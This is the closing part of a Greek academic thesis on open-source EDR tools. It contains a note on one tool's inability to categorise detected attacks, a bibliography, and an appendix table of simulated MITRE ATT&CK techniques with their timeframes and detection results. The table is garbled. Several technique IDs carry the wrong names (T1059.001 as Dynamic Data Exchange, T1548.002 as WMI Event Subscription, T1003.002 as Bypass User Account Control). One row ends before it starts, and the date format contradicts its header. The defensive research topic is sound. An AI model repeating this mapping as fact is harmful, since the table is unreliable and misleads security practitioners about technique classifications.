Τα μειονεκτήματα που εντοπίσαμε σε αυτή την λύση είναι ότι παρόλο που μπορεί και ανιχνεύει κακόβουλες συμπεριφορές δεν μπορεί να τις κατηγοριοποιήσει με τέτοιο τρόπο έτσι ώστε γίνεται πιο κατανοητό ποια επίθεση πραγματοποιείται. Αυτό είχε ως αποτέλεσμα να αυξάνει την δυσκολία της παρακολούθησης. Αυτό εντάσσετε στο κομμάτι της παρατήρησης μια απειλής διότι το να αναλύεις ξεχωριστά κάθε συμβάν δεν είναι αποδοτικό.

Τέλος ιδιαίτερο ενδιαφέρον έχει η συμπερίληψη των άλλων εργαλείων που έχουν αναλυθεί στην παρούσα εργασία σύμφωνα με τη μεθοδολογία που χρησιμοποιείται σε αυτήν την ανάλυση. Καθώς και η ανάλυση συγκριτικών μετρήσεων για να προσδιοριστεί ποιο εργαλείο μπορεί να ικανοποιήσει καλύτερα τα χαρακτηριστικά ενός EDR ή και εκείνων που μπορούν να χρησιμοποιηθούν μαζί ως ανταγωνιστική λύση ενάντια στα εμπορικά προσφερόμενα συστήματα.

Βιβλιογραφία

[1] Endpoint Detection and Response for Dummies, Tripwire Special Edition

[2] Exploring Osquery, Fleet, and Elastic Stack as an Open-source solution to Endpoint Detection and Response, Christopher Hurless

[3] Indicators of Compromise TeslaCrypt Malware, Kevin Kelly

[4] Open-Source Endpoint Detection and Response with CIS Benchmarks, Osquery, Elastic Stack, and TheHive, Christopher Hurless

[5] Utilizing Autoruns To Catch Malware, Jim McMillan

[6] Windows Sysinternals Administrator's Reference, Mark Russinovich and Aaron Margosis

[7] https://heimdalsecurity.com/blog/open-source-edr-tools/

[8] https://chertsecurity.com/3-cutting-edge-open-source-tools-taking-endpoint-security-to-the-next-level/

[9] https://heimdalsecurity.com/blog/what-is-edr/

[10] https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns

[11] https://docs.microsoft.com/en-us/sysinternals/downloads/listdlls

[12] https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

[13] https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

[14] https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck

[15] https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview

[16] https://processhacker.sourceforge.io/index.php

[17] https://documentation.wazuh.com/current/index.html

[18] https://osquery.readthedocs.io/en/stable/

[19] https://github.com/PowershellMafia/CimSweep/

[20] https://grr-doc.readthedocs.io/en/latest/what-is-grr.html/

[21] http://mozilla.github.io/mig/

[22] https://blog.malwarebytes.com/security-world/technology/2017/09/explained-yara-rules/

Παράρτημα Α

Στον παρακάτω πίνακα παρουσιάζονται οι τεχνικές που προσομοιώθηκαν στο σύστημα παρακολούθησης, το χρονικό πλαίσιο που έλαβαν χώρα και εάν ανιχνεύθηκαν από το σύστημα.

Tactic	Technique	Name of technique	Timeframe		Detection (Yes or No)
			From (MM/DD/YYYY hh:mm:ss)	To (MM/DD/YYYY hh:mm:ss)	
Initial Access	T1566	Phishing	25/02/2021 22:08:50	25/02/2021 22:10:20	Yes
Execution	T1059.001	Dynamic Data Exchange	25/02/2021 22:37:10	25/02/2021 22:40:21	Yes
Persistence	T1546.003	Windows Management Instrumentation Event Subscription	25/02/2021 23:20:50	25/02/2021 23:22:53	Yes
Privilege Escalation	T1548.002	Windows Management Instrumentation Event Subscription	25/02/2021 23:34:00	25/02/2021 23:36:10	Yes
Defense Evasion	T1070.004	File Deletion	26/02/2021 00:00:20	25/02/2021 00:02:50	Yes
Credential Access	T1003.002	Bypass User Account Control	26/02/2021 00:21:10	26/02/2021 00:23:20	Yes
Discovery	T1135	Network Share Discovery	26/02/2021 00:28:20	26/02/2021 00:31:20	Yes
Lateral movement	T1550.002	Pass the hash	26/02/2021 00:41:10	26/02/2021 00:46:40	Yes
Collection	T1119	Automated Collection	26/02/2021 00:50:40	26/02/2021 00:56:10	Yes
Command and Control	T1071.004	DNS Large Query Volume	26/02/2021 01:07:20	26/02/2021 01:15:20	Yes
Exfiltration	T1048.003	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	26/02/2021 02:25:30	26/02/2021 02:29:20	Yes
Impact	T1485	Data Destruction	26/02/2021 02:36:10	26/02/2021 02:39:20	Yes